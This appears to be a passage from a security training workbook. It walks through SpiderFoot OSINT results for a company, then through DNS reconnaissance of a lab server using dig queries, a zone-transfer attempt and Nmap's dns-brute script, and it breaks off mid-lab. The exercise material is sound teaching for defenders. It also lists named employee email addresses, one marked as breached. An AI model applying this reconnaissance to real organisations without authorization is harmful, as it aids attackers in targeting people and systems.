
Examine SpiderFoot Search Results

When you run a SpiderFoot OSINT scan for a target site, SpiderFoot saves the search results in a local database file (`spiderfoot.db`). In the class Windows 10 VM, you will see search results for three targets. We'll focus our analysis on the first target, www.counterhackchallenges.com (<http://www.counterhackchallenges.com>), but feel free to inspect the other search results as well.

In the main SpiderFoot page, you will see the start and stop date and time for the different scans. Note that the scan for www.counterhackchallenges.com (<http://www.counterhackchallenges.com>) took 3 hours to complete. We won't be running a new scan today! Instead, we'll focus on getting useful data from the scan results.


Select the Counter Hack Scan Result

Click on the *Counter Hack* link to open the SpiderFoot scan results for this target. SpiderFoot will list the collected data in the *Browse* view, listing each of the OSINT plugins used to collect data about the target alphabetically, as shown here.



Select the Status View

Instead of starting with the *Browse* results view, click on the *Status* view. This view will show a bar chart of all the plugins used to evaluate the target on the X axis, showing the number of results for each on the Y axis, as shown here.




You may wish to maximize your VMware window to see more of the scan results at one time without scrolling.

[illegible]

Return to the top of the browser page and select the SpiderFoot *Graph* view. SpiderFoot will display a massive *spiderweb* view of all the search results, as shown here.



For example, the red dot indicates the beginning, or *seed*, value used to produce the scan results. In this scan, the seed value is www.counterhackchallenges.com (<http://www.counterhackchallenges.com>), but it could otherwise be a name, email address, or domain name. Linked to the seed value, we see the domain *counterhack.com*, as well as the email address *yori@counterhackchallenges.com*, to which many other informational elements are linked.



Tip: You can click and move any of the dots in the Graph view to move the labels to a location that is more legible.

Spend a minute browsing through the Graph view and examine the relationships between the SpiderFoot *seed* value and the other search results. Try and follow a single path, starting from the seed value to the final information element discovered by SpiderFoot.

Select the Browse View

Next, return to the *Browse* view to see the list of information elements gathered by SpiderFoot. Each of these elements represents a plugin used by SpiderFoot to collect information.

To return to the list of SpiderFoot elements, click the Browse button. Clicking the Back button in your browser will bring you back to the main SpiderFoot page.

Spend a few minutes investigating the different OSINT search results collected by SpiderFoot for the www.counterhackchallenges.com (<http://www.counterhackchallenges.com>) seed value.

The Challenge

Use the Browse view to answer the following questions about the www.counterhackchallenges.com (<http://www.counterhackchallenges.com>) target:

- Identify the service providers and hosting companies that Counter Hack uses
- Identify three hostnames of websites also associated with the server at counterhack.com
- Identify three Counter Hack employee email addresses
- Identify the email address of a hacked email account
- Identify the web technology in use supporting the www.counterhackchallenges.com (<http://www.counterhackchallenges.com>) site

Answers

In the sections that follow, we'll use the SpiderFoot results to answer each of the questions asked for this lab's challenge section. Continue with this lab to see the answers.


SpiderFoot includes several plugins to identify *affiliates*, or companies associated with the target. The plugin of primary interest is *Affiliate - Internet Name*.

From SpiderFoot, navigate to the Browse section, then click the *Affiliate - Internet Name* link.

In the list of results, you will see that several source modules have returned results that indicate affiliates, all relating to the use of DNS interrogation (`sfp_dnsraw` , `sfp_dnsresolve` , and `sfp_dnsneighbor`).

Examining this list, there are several hostnames that identify service providers or hosting companies used for various services associated with www.counterhackchallenges.com (<http://www.counterhackchallenges.com>):

- ALT1.ASPMX.L.GOOGLE.com (Google MX or *Mail Exchange* for email hosting)
- dns21a.sans.org (SANS Institute DNS services)
- li1015-10.members.linode.com (Linode virtual host services)



Answer: Google, SANS, Linode

The SpiderFoot module *Co-Hosted Site - Domain Name* reveals any DNS names associated with discovered targets using a variety of DNS interrogation techniques.

From SpiderFoot, navigate to the Browse section, then click the *Co-Hosted Site - Domain Name* link.

In the list of results, you will see several hostnames resolved by the SpiderFoot `sfp_dnsresolve` plugin, disclosing virtual host aliases for the counterhack.com server:

- designer.counterhack.com
- status.counterhack.com
- [www.counterhack.com \(http://www.counterhack.com\)](http://www.counterhack.com)

This information can be very useful to an attacker, since it discloses the presence of multiple websites all running on the same server. Each website is another opportunity to identify a vulnerability that can expose the server and all the sites it serves.

The screenshot shows the SpiderFoot v2.12 web interface. The browser address bar displays '127.0.0.1:5001/scaninfo?id=81730D59'. The breadcrumb navigation shows 'Browse > Co-Hosted Site - Domain Name'. Below this is a table with four columns: 'Data Element', 'Source Data Element', 'Source Module', and 'Identified'. The table contains five rows of data related to DNS resolutions for counterhack.com and its subdomains. The 'Identified' column contains timestamps in ISO 8601 format.

Data Element	Source Data Element	Source Module	Identified
counterhack.com	designer.counterhack.com	sfp_dnsresolve	2019-03-15 13:34:24
counterhack.com	status.counterhack.com	sfp_dnsresolve	2019-03-15 14:42:56
counterhack.com	counterhack.com	sfp_dnsresolve	2019-03-15 15:36:47
counterhack.com	www.counterhack.com	sfp_dnsresolve	2019-03-15 15:38:09
linode.com	111015-12.members.linode.com	sfp_dnsresolve	2019-03-15 14:42:51


Answer: designer.counterhack.com, status.counterhack.com, www.counterhack.com (<http://www.counterhack.com>)

The SpiderFoot module *Email Address* reveals any email addresses associated with the specified target seed. Email addresses are harvested using a variety of plugins, including `sfp_builtwith`, `sfp_email`, and `sfp_pgp`.

From SpiderFoot, navigate to the Browse section, then click the *Email Address* link.

In the list of results, you will see several email addresses. Some are generic (info@counterhackchallenges.com (<mailto:info@counterhackchallenges.com>)), but others are quickly identified as relating to an employee account:

- josh@counterhackchallenges.com (<mailto:josh@counterhackchallenges.com>)
- tom@counterhackchallenges.com (<mailto:tom@counterhackchallenges.com>)
- yori@counterhackchallenges.com (<mailto:yori@counterhackchallenges.com>)



Answer: josh@counterhackchallenges.com (<mailto:josh@counterhackchallenges.com>), tom@counterhackchallenges.com (<mailto:tom@counterhackchallenges.com>), yori@counterhackchallenges.com (<mailto:yori@counterhackchallenges.com>)

The SpiderFoot module *Hacked Email Address* reveals any email addresses that are known to be *hacked*. This does not indicate that the account associated with any services provided by Counter Hack was hacked (services such as email, remote login, etc.) Instead, this indicates that the email address is used by a site that was hacked, likely revealing password or password hash information from the compromised site.


It's important to remember that any entries in the Hacked Email Address plugin do not indicate any fault of the user whose account is reported. The result here is from a lack of security on a different site, exposing the user who had an account on that site.

From SpiderFoot, navigate to the Browse section, then click the *Hacked Email Address* link.

In the list of results, you will see a single email address:

- tom@counterhackchallenges.com (<mailto:tom@counterhackchallenges.com>) [Verifications.io]

The *Verifications.io* indicator reveals the site that was compromised, exposing this email address. This particular breach is a massive data disclosure for the enterprise email validation service, revealing 763 million records. Additional information about this breach is available at <https://www.bankinfosecurity.com/breach-verificationsio-exposes-763-million-records-a-12158> (<https://www.bankinfosecurity.com/breach-verificationsio-exposes-763-million-records-a-12158>).



Answer: tom@counterhackchallenges.com (mailto:tom@counterhackchallenges.com)


The SpiderFoot module *Web Technology* reveals information about the web platforms, server technology, and web frameworks used to build and serve web content. This information is collected by the SpiderFoot `sfp_builtwith` and `sfp_websvr` plugins.

Information about web technology in use is an important information point for an attacker, guiding much of the subsequent analysis for vulnerability identification.

From SpiderFoot, navigate to the Browse section, then click the *Web Technology* link.

In the list of results, you will see several indicators revealing supporting web technology used by the site:

- Apache
- Gentoo Linux
- GoDaddy SSL
- Google Apps for Business
- iPhone/Mobile device compatibility
- Linode
- Meteor
- PHP (many with version indicators)
- SPF
- Verizon
- YouTube
- ... and others



Answer: Apache web server, Gentoo Linux, Meteor Framework, PHP Framework, integration with external web components, including YouTube, Google Apps, etc.

Why This Lab Is Important

OSINT is a tremendously useful resource for an attacker, guiding much of the subsequent decisions for how they will scan and exploit the target organization. As a defender, tools such as SpiderFoot can provide useful information about the nature of the data available for a specific target. Developing an understanding of the OSINT available for your site is useful for recognizing the information an attacker has accessible prior to an attack.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/OSINTwithSpiderFoot/\)](#) for additional information.



Bonus (If Time Permits or for Homework)

Explore the other scan results included in the SpiderFoot database. Answer the same questions posed for Counter Hack for the other two scan results.

Additional Resources

- Visit SANS instructor Micah Hoffman's site for articles and tools for OSINT data collection and analysis. (<https://osintcurio.us/>)
- SEC487: Open-Source Intelligence (OSINT) Gathering and Analysis (<https://www.sans.org/course/open-source-intelligence-gathering>)

Lab 2.2: DNS Interrogation

Brief Intro

In this lab, you will use several tools to interrogate a DNS server, collecting information like an attacker would as part of a reconnaissance assessment for the Falsimentis organization. Following the DNS server interrogation, you will review DNS logging information to gain insight into the evidence left behind after this attack.

Requirements for This Lab


In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Launch the Falsimentis DNS server target by running `gonameserver` . Use `dig` to interrogate the server at 172.30.0.254, identifying different servers. Use the Nmap `dns-brute` script to collect more information, customizing the host list to identify even more systems. Review the DNS server logging information after the attack in `~/labs/dnslog` .

Walkthrough

Overview



In this lab you will interrogate the Falsimentis DNS server as part of an authorized assessment of their infrastructure.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the Lab Target Server

From the terminal, start the DNS server that will be the target for the assessment by running `gonameserver` , as shown here.

```
sec504@slingshot:~$ gonameserver
Starting Docker service ..... Done.
Starting DNS server target
bdc91ba5f5948bf028c3751134975943dd1914a7f590a2dd8fcc3b315cd0e040
Continue with the lab exercise steps.
```

Minimize this terminal window. Leave this script running for the duration of the lab exercise.

Identifying the Authoritative DNS Server

When interrogating DNS, we generally want to query the *authoritative DNS* server for the domain. You can find the authoritative DNS server for a domain using a WHOIS query. We've reproduced the results of a WHOIS query for the falsimentis.com domain here.

```
$ whois falsimentis.com

organisation: VeriSign Global Registry Services
address:      12061 Bluemont Way
address:      Reston Virginia 20190
address:      United States


... omitted for space

Registrant Organization:
Registrant State/Province: Rhode Island
Registrant Country: US
Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=falsimentis.com
Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=falsimentis.com
Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=falsimentis.com
Name Server: NS1.FALSIMENTIS.COM
Name Server: NS2.FALSIMENTIS.COM
Name Server: NS3.FALSIMENTIS.COM

$ host ns1.falsimentis.com
172.30.0.254
$
```

Note: You don't have to run this command in the lab; it is presented here for illustration purposes.

In this output we see that Falsimentis uses three authoritative DNS servers; the first being ns1.falsimentis.com. We can interrogate this server by name, or we can look up the IP address using the Linux `host` utility as shown in the screenshot.



In this lab you will interrogate the authoritative DNS server for falsimentis.com at 172.30.0.254.

Open a New Terminal

From the Slingshot Linux VM, open a new terminal.

DNS Interrogation with Dig

Dig is popular command-line tool for querying DNS servers from the Internet Software Consortium (ISC). Let's examine the command-line parameters for a simple DNS query; run the `dig` command example shown here to query the Falsimentis DNS server for the name www.falsimentis.com (<http://www.falsimentis.com>).

```
sec504@slingshot:~$ dig @172.30.0.254 A www.falsimentis.com

; <<>> DiG 9.11.3-lubuntu1.13-Ubuntu <<>> @172.30.0.254 A www.falsimentis.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24987
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 294c2a918145914c0100000060e1a0fd8281ac884ce6ab9f (good)
;; QUESTION SECTION:
;www.falsimentis.com.      IN      A

;; ANSWER SECTION:
www.falsimentis.com.      86400   IN      A      45.76.171.86

;; Query time: 0 msec
;; SERVER: 172.30.0.254#53(172.30.0.254)
;; WHEN: Sun Jul 04 11:52:29 UTC 2021
;; MSG SIZE  rcvd: 92
```

The arguments for this command break down as follows:

- `@172.30.0.254` : The `@` sign indicates that the query should be sent the server identified by a host name or IP address; here the DNS request is sent to 172.30.0.254
- `A` : The DNS record type to interrogate; an A record is an *address* record, returning an IPv4 address
- `www.falsimentis.com` : The value to interrogate; here we are asking the DNS server to return the IP address for www.falsimentis.com (<http://www.falsimentis.com>)

In this output we see verbose DNS processing information (lines beginning with `;`), and an answer where www.falsimentis.com (<http://www.falsimentis.com>) returns an IP address of 45.76.171.86.

In the answer section, the number 86400 is the Time To Live (TTL), or the amount of time the resolver (e.g., the client performing the lookup) should cache the DNS answer, in seconds. IN stands for an internet record.

Dig also supports query *modifiers* specified as command line arguments with a leading plus sign. One useful query modifier is `+short` which will make the DNS server response less verbose. Run the query again, this time adding the `+short` query modifier, as shown here.

```
sec504@slingshot:~$ dig +short @172.30.0.254 A www.falsimentis.com
45.76.171.86
```

In some cases you may want the greater detail provided by default, but for most dig uses the `+short` modifier makes the output easier to read and understand.

Zone Transfer Request

In the book materials associated with this lab, we learned about the DNS zone transfer, a feature where a DNS server will disclose all DNS records. We can request a zone transfer with dig, using the DNS record type AXFR and the target domain name (e.g., falsimentis.com). Modify the previous `dig` command to request a zone transfer from the Falsimentis DNS server, as shown here.

```
sec504@slingshot:~$ dig +short @172.30.0.254 AXFR falsimentis.com
; Transfer failed.
```

Here we see the zone transfer request failed. This is to be expected; it is uncommon for DNS servers to allow for zone transfer requests, particularly for internet-facing DNS systems. However, it does not prevent us from interrogating the DNS server directly for specific names and DNS record types.

Mail Exchange Record Request

Most DNS requests require that the resolver specify a record type and a host name (such as the A record request for www.falsimentis.com (<http://www.falsimentis.com>)). However, the Mail Exchange (MX) record type will reveal host name information for the mail systems associated with a domain. Modify the previous `dig` command to request the MX records from the Falsimentis DNS server for the falsimentis.com domain, as shown here.

```
sec504@slingshot:~$ dig +short @172.30.0.254 MX falsimentis.com
10 falsimentis-com.mail.protection.outlook.com.
```

Here the DNS server returns a single mail exchange server record, indicating that email for *user@falsimentis.com* should be delivered to falsimentis-com.mail.protection.outlook.com (the Microsoft 365 server).

In this output we learn that Falsimentis uses Microsoft 365 for email – a valuable piece of reconnaissance information. We'll investigate attacks against the Microsoft 365 cloud services in a later lab exercise.

Tip: A motivated attacker will take notes as they gather reconnaissance information for the target network. You can do so as well, writing the results in a notebook or copy and paste the commands and results to a text file for later reference, if desired.

Manual DNS Interrogation

We've seen so far that we can use `dig` to manually interrogate the server. An attacker can ask the DNS server to resolve any name, allowing them to guess common names that may provide insight into additional target hosts.

Use `dig` to request several common DNS names: `admin`, `login`, `backup`, `ns`, `share`, and `support`, as shown here.

```
sec504@slingshot:~$ dig +short @172.30.0.254 A admin.falsimentis.com
sec504@slingshot:~$ dig +short @172.30.0.254 A login.falsimentis.com
23.21.211.161
sec504@slingshot:~$ dig +short @172.30.0.254 A backup.falsimentis.com
sec504@slingshot:~$ dig +short @172.30.0.254 A ns.falsimentis.com
sec504@slingshot:~$ dig +short @172.30.0.254 A share.falsimentis.com
sec504@slingshot:~$ dig +short @172.30.0.254 A support.falsimentis.com
172.17.0.211
```

In this output we learn that when `dig` is unable to resolve the DNS record, it returns no output (when used with the `+short` modifier). Several of the common names we evaluated don't return any information, but we did learn about two new entities: `login.falsimentis.com` and `support.falsimentis.com`. Notice also how the IP addresses are different in format; this could indicate a misconfigured DNS server, revealing both public IP addresses (23.21.211.161) and private IP addresses (172.17.0.211) to an attacker.

Manually guessing DNS names is ineffective however. As an alternative, an attacker can use an automated DNS name guessing tool, such as the Nmap `dns-brute` module.

Automated DNS Guessing

Nmap is a multi-functional tool for host and network discovery, port scanning, and target enumeration. We'll look at the many uses of Nmap later on in class, but for now we'll focus on Nmap's automated DNS guessing feature: `dns-brute`.

The Nmap `dns-brute` script uses the list of host names (without the domain suffix) from

`/usr/share/nmap/nselib/data/vhosts-default.lst` to automate the process of DNS name guessing against a specified name server. Examine the first few lines from the `vhosts-default.lst` file using `head`, then count the number of lines using the `wc` utility, as shown here.

```
sec504@slingshot:~$ head /usr/share/nmap/nselib/data/vhosts-default.lst
admin
administration
ads
adserver
alerts
alpha
ap
apache
app
apps
sec504@slingshot:~$ wc -l /usr/share/nmap/nselib/data/vhosts-default.lst
127 /usr/share/nmap/nselib/data/vhosts-default.lst
```

This file is a simple list of 127 names, one per line. Let's use this list to interrogate the Falsimentis DNS server again with Nmap, as shown here.

```
sec504@slingshot:~$ sudo nmap --dns-servers 172.30.0.254 --script dns-brute
--script-args dns-brute.domain=falsimentis.com

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-09 12:43 UTC
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     news.falsimentis.com - 172.17.0.183
|     ns1.falsimentis.com - 172.30.0.254
|     ns2.falsimentis.com - 10.200.81.238
|     mail.falsimentis.com - 104.47.73.10
|_    www.falsimentis.com - 45.76.171.86
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.25 seconds
```

This command breaks down as follows:

- `sudo nmap` : Run Nmap with root privileges using `sudo`
- `--dns-servers 172.30.0.254` : Specify the DNS server to use for name resolution; this can be a local DNS server, the target organization's DNS server, or another DNS resolver (such as Google's public DNS resolver at 8.8.8.8)
- `--script dns-brute` : Tell Nmap to run the dns-brute script
- `--script-args dns-brute.domain=falsimentis.com` : Specify the falsimentis.com domain as an argument for the `dns-brute.domain` parameter

In this output we see that Nmap identified 5 hosts with the dns-brute script; most of these we had already discovered but we also learn about the news.falsimentis.com server as an additional target.

Automated DNS Guessing - Expanded List

The `vhosts-default.lst` list that Nmap distributes for DNS brute-force guessing is fairly short, and will only identify the most common DNS names. We can augment the dns-brute capabilities by using a more detailed list.

[Daniel Miessler \(https://github.com/danielmiessler/SecLists\)](https://github.com/danielmiessler/SecLists) maintains a collection of lists that are useful for security assessments, including a longer list of host names. Examine the first few lines of this list using `head`, then count the number of lines using `wc`, as shown here.

```
sec504@slingshot:~$ head labs/dns/namelist.txt
0
01
02
03
1
10
11
12
13
14
sec504@slingshot:~$ wc -l labs/dns/namelist.txt
2326 labs/dns/namelist.txt
```

